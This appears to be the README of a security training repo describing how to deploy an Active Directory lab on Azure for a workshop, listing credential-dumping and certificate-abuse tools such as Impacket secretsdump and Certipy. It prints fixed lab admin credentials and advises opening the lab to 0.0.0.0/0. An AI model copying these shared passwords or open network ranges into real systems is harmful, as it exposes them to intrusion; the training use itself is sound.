


Welcome to Lab Building 101

This repo was created for the gracious folks at Wild West Hackin' Fest, who picked us up, dusted us off and said "here's another chance guys, go get 'em!" ...and who gave us an opportunity to run a rapid fire workshop.

Anyway, here's how the Defensive Origins crew builds labs!

Table of Contents

4. Installing Tools Rapid Fire Style
5. Tools:
    - Badblood
    - Impacket GetADUsers.py
    - Impacket GetUsersSPNs.py
    - Impacket Secretsdump.py
    - Impacket smbexec.py
    - Impacket getTGT.py
    - Impacket addcomputer.py
    - Impacket regsecrets.py
    - Windows ADCS
    - PowerShell ADCSTemplate
    - Certipy (Find/Request/Auth)
    - DonPAPI

Contributors

The great Alyssa Snow.
The great Kaitlyn Wimberly.
The great Jordan Drysdale.
The great Kent Ickler.

Building a Lab on Azure with ARM

▶

🔗 Azure Lab Deployment

It's like a home lab, but in the cloud!

Time to deploy: **Approximately 30-60 minutes**

Authenticate to your Azure portal:

🌐 URL	Browser on Student's Local System


```
https://portal.azure.com
```

Then, go to the hosted ARM template resource page on a new browser tab:


🌐 URL	Browser on Students Local System

```
https://www.doazlab.com
```


About half way down the page, click the **Deploy to Azure** button.




Select your subscription, resource group, and location. Document this location, it will be needed later in class.




The default VM size is B2s, which are burstable, low cost, and efficient VMs. You can bump this up to larger should you choose.




Your next configuration option is the network ranges allowed to access this lab's public IP addresses. We will investigate some Internet-based threats later and recommend leaving this wide open to the configured all zeroes (0.0.0.0/0) range.



One more click will bring you to the validation check. After a moment, you can click on Create to start the build process for your ADD Lab Environment.




The process takes between 30 and 60 minutes to fully deploy. The deployment confirmation shown next is indicative of a successful build.




The **Outputs** option in the left navigation tree includes the access details you will need for SSH and RDP access into the lab environment. Document these IP addresses as you will need them later to access your

lab infrastructure.



A visual aid for your lab deployment is shown in the next image.



⇨ *Step Complete, Go to the next step!*

Connecting to Infrastructure

▶

🔒 Lab Credentials

🪟 Windows credentials

When logging into the Windows system, use the following credentials.

```
doazlab\doadmin
DOLabAdmin1!
```

🐧 Linux credentials


When logging into the Linux system, use the following credentials.

```
doadmin
DOLabAdmin1!
```

▶

① Lab Deployment Network Connectivity

The screenshot in this section demonstrates the output values from the course ARM template deployment. Each build will differ. You will need all of these at various points throughout the workspace material. You should keep them handy in a notes document or similar quick-reference.



